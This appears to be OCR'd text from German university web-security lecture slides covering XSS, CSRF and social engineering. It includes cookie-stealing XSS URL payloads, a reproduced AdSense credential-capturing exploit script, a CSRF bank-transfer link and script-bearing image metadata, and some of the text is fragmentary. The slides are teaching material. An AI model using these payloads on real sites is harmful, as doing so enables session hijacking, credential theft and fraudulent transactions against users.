- **Attack possibilities:**
  - Identify weak spots in Web-applications (possible user input via URL) that allow execution of script code
  - Construct URL with script code (other variants are possible: <img>, <iframe>, etc.) and send it to potential targets (e-mail spam)
- **Attack scenario:**
  - Code analysis with FireBug
  - URL queries cookies and sends those to a script
  - Script calls the current application with the stolen cookie and uses the application under false identity (so-called session hijacking)


XSS - Windows Internet Explorer

http://localhost:19288/SQLInject/XSS.aspx?name=<script>alert(document.cookie);</script>

XSS-Sample

Hallo
Idee: http://localhost/XSS.aspx?name=Martin

Angriff/XSS:
http://localhost/XSS.aspx?name=<script>alert(document.coo

Angriff/XSS (etwas weniger deutlich):
http://localhost/XSS.aspx?name=%3cscript+type%3d%22te ent.cookie)%3b%3c%2fscript%3e


%3cscript%3ealert(document.cookie)%3b%3c%2fscript%3

Windows Internet Explorer

MyTest=XSS

XSS – Cross Site Scripting (2)

Achtung: Die dargestellten Werkzeuge und Verfahren dienen lediglich zur Demonstration (Lehrzwecke) der Gefahrenpotenziale. Gesetzliche Bestimmungen sind zu beachten.



```
Host: www.cnn.com
User-Agent: Mozilla/5.0 (Macintosh; U; PPC Mac OS X Mach-O; en-US; rv:1.8.1) Gecko/20061010 Firefox/2.0
Accept-Encoding: gzip
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
Accept-Language: en-us,en;q=0.5
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Connection: keep-alive
```

- **XSS-Attack Tool (CAL 9000)**
  - http://www.owasp.org/
- Other examples of attacks and protection approaches
  - http://ha.ckers.org
- **Attention!** XSS often associated with phishing attacks
  - “Usually, I phish 30k a day.” (see: ha.ckers.org)

Google XSS Exploit (Code right)

```
document.body.innerHTML="<div><iframe
src='https://www.google.com/adsense/report/overview'"+
" onload='go()'
style='position:absolute;top:0;left:0;height:100%;width:100%;'></
div>";

function go() {
 try {
 var win=window.frames[0];
 win.document.body.style.overflow="hidden";
 win.document.body.style.border="0px solid white";
 var doc=win.frames[0].document.forms[0];
 doc.onsubmit=function() {
  alert("Your adsense username and password are:n"+
  doc["Email"].value+'nandn'+doc["Passwd"].value);
  x=window.open(location.href);
 }
 } catch (e) {
 try {
  var win=window.frames[0];
  var doc=win.document.body;
  var x="Today's Earnings:"+doc.getElementsByTagName('h1')[0];
  alert(x.getElementsByTagName('span')[0].innerHTML.replace("
","");
 } catch (e) {}
 }
}
```

Cross Site Request Forgery (CSRF)


Achtung: Die dargestellten Werkzeuge und Verfahren dienen lediglich zur Demonstration (Lehrzwecke) der Gefahrenpotenziale. Gesetzliche Bestimmungen sind zu beachten.

- Exploiting the functionality of a Web application where victims have accounts
- Submit manipulated HTTP requests
  - Embed links or images in e-mails
  - Cross-Site Scripting
  - Malware
- Start learning to protect your application
  - How can you protect your application against it?

```
<a href="http://bank.com/transfer.do?acct=BADBOY&amount=10000">View my Pictures!</a>
```

Script code can be everywhere

European Commission
Pay attention!
In
You never know
who's listening!
e-mail: ec-security-emergencies@ec.europa.eu
Phone 24h/7d: Bru - 22222 / Lux - 32233
http://myintracomm.ec.europa.eu/corp/security
Human Resources and Security
Vista : un accès direct au processus décisionnel de la Commission


2013-07-18 12.33.54.jpg Info

2013-07-18 12.33.54.jpg 1,8 MB
Modified: Today 08:32

Add Tags...

▼ General:

Kind: JPEG image
Size: 1.818.602 bytes (1,8 MB on disk)
Where: Macintosh HD ▸ Users ▸ gaedke ▸ Desktop ▸ Dropbox ▸ WIP-VSR-3-S-EDU ▸ VSR-B3-SVS.SS ▸ SS2016
Created: KW3, Thursday 18 July 2013 at 12:33
Modified: Today 08:32
□ Stationery pad
□ Locked

▼ More Info:

Title: <script type="text/javascript">alert("Hallo");</script>
Dimensions: 2448 × 3264
Device make: Apple
Device model: iPhone 5
Color space: RGB
Color profile: sRGB IEC61966-2.1
Focal length: 4,13
Description: alert("Hallo")
Alpha channel: No
Red eye: No
F number: 2,4
Exposure program: 2
Exposure time: 1/201
City: alert("City");
Latitude: 50,8143
Longitude: 4,4145

4. Attack by Communication Partner


Achtung: Die dargestellten Werkzeuge und Verfahren dienen lediglich zur Demonstration (Lehrzwecke) der Gefahrenpotenziale. Gesetzliche Bestimmungen sind zu beachten.

- **Attacks of the communication partner by**
  - Faking indentities
  - Trust abuse
- ***Focus on***
  - *Misuse of trust*
  - *e.g. social engineering*

Faking Identities

Achtung: Die dargestellten Werkzeuge und Verfahren dienen lediglich zur Demonstration (Lehrzwecke) der Gefahrenpotenziale. Gesetzliche Bestimmungen sind zu beachten.

- **Attacks on the data**
  - Listening to the data (sniffing)
  - Manipulating data
  - Decrypting protected data
- **Attacks by communication partners**
  - Faking a false identity
  - How can trust be realized?



Hallo! Einloggen oder anmelden.

zurück

Startseite > Gemeinschaft > Bewertungsportal > **Bewertungsprofil**

Bewertungsprofil: wolf080158 (509 ☆)

Bewertungspunktestand:	**509**
Positive Bewertungen:	**100%**
eBay-Mitglieder, die mich positiv bewertet haben:	509
eBay-Mitglieder, die mich negativ bewertet haben:	0
Alle positiven Bewertungen:	585

Weitere Informationen zur Bedeutung dieser Zahlen.


Aktuelle Bewertungen:

	Letzter Monat	Letzte 6 Monate	Letzte 12 Monate
positiv	31	77	108
neutral	0	1	1
negativ	0	0	0

Zurückgezogene Gebote (in den letzten 6 Monaten): 0

Mitglied seit: 08.0
Ort: Deutschland

- Bisherige Mit
- Angebotene
- Zu meinen be hinzufügen
- Meine Testbe aufrufen



Intended purpose: <All>

Issued To	Issued By
ABA.ECOM Root CA	ABA.ECOM Root CA
Autoridad Certifica...	Autoridad Certificador...
Autoridad Certifica...	Autoridad Certificador...
Baltimore EZ by DST	Baltimore EZ by DST
Belgacom E-Trust P...	Belgacom E-Trust Prim...
C&W HKT SecureN...	C&W HKT SecureNet ...
C&W HKT SecureN...	C&W HKT SecureNet ...
C&W HKT SecureN...	C&W HKT SecureNet ...
C&W HKT SecureN...	C&W HKT SecureNet ...

Social engineering using…

Achtung: Die dargestellten Werkzeuge und Verfahren dienen lediglich zur Demonstration (Lehrzwecke) der Gefahrenpotenziale. Gesetzliche Bestimmungen sind zu beachten.


- Phone
  - Call the victim or services of the victim
  - Example: Apple's password reset - procedure
- Trash of the victim (Harddisc/CD/USB-Stick)
  - Searching for sensitive data
  - Lots of examples exists in the media
- Confidence Tricks
  - All kinds of Scam
  - Check your inbox for latest ones ☺
- Online Databases
  - Cf. following pages
  - Social Sites, and check news about victim at typical user's sites
- U3 – USB-Stick
  - http://en.wikipedia.org/wiki/U3
  - Nice idea, but
    - http://u3-tool.sourceforge.net/

- Start learning to protect your application, people, and organization
  - How can you protect your application against it?
  - Check: http://www.social-engineer.org/
  - E.g. Metasploit http://www.social-engineer.org/framework/Computer_Based_Social_Engineering_Tools:_Social_Engineer_Toolkit_(SET)

Social Engineering – Online Database

Achtung: Die dargestellten Werkzeuge und Verfahren dienen lediglich zur Demonstration (Lehrzwecke) der Gefahrenpotenziale. Gesetzliche Bestimmungen sind zu beachten.

- Spying out the data of Web applications meant to simplify work / collaboration, which are not used the right way
- Typical problem:
  - Security settings configuration has not been performed
  - Examples: GoogleCalendar, Blogs



InfoWorld Log-in | Register

HOME | NEWS | TECHNOLOGIES | BLOGS | COLUMNS | TEST CENTER | AUDIO/VIDEO | CAREERS | IT EXEC-CONNE

Corporate data slips out via Google calendar

The search function of the Web-based app can be used to find sensitive business data that has not been properly made private

By Robert McMillan, IDG News Service
April 17, 2007

Talkback | E-mail | Printer Friendly | Reprints | Text Size A A

ARTICLE TOOLS SPONSORED BY hp

It's not clear what gets discussed during McKinsey & Co.'s weekly internal communication meeting, but the dial-in number and passcode for the event can be easily found by searching with Google.

Free IT resource

TechNet: More ways to know it, share it, and keep it running.

Sponsored by Microsoft

Free IT resource

Virtualization Insights from Top Experts - Learn how virtualization gets real!


Sponsored by Dell

Related Stories

The data is out there thanks to the Search Google Calendar a feature added to Google's Web-based calendar service last November. Google bills it as a cool way to discover interesting events, but a few quick searches show that it can also be used to turn up sensitive corporate information that was inadvertently made public using Google Calendar.

Launched last year as part of Google's effort to develop a series of Web-based productivity applications, Google Calendar gives users the choice of keeping calendar entries private or publishing them for the world to see, but some Google Calendar users appear to be sharing their calendar information without realizing it. The McKinsey dial-in information, for example, was posted by a single person who had shared a number of calendar events, including project status meetings and call-in numbers for the compan "McKwiki Weekly," project.

McKinsey spokesman Mitch Ke Calendar matched that of a McKinsey em employees do not "use Googl



Eg. Search for conference call, password

Prof. Gaedke, I know of ….

Achtung: Die dargestellten Werkzeuge und Verfahren dienen lediglich zur Demonstration (Lehrzwecke) der Gefahrenpotenziale. Gesetzliche Bestimmungen sind zu beachten.

- The tools presented here are not representing the state of the art, but still give you an idea what is/was possible ;-)
- Feel free to share latest stories and knowledge with us during the lecture
- Further details, check the DFN CERT (see later chapter)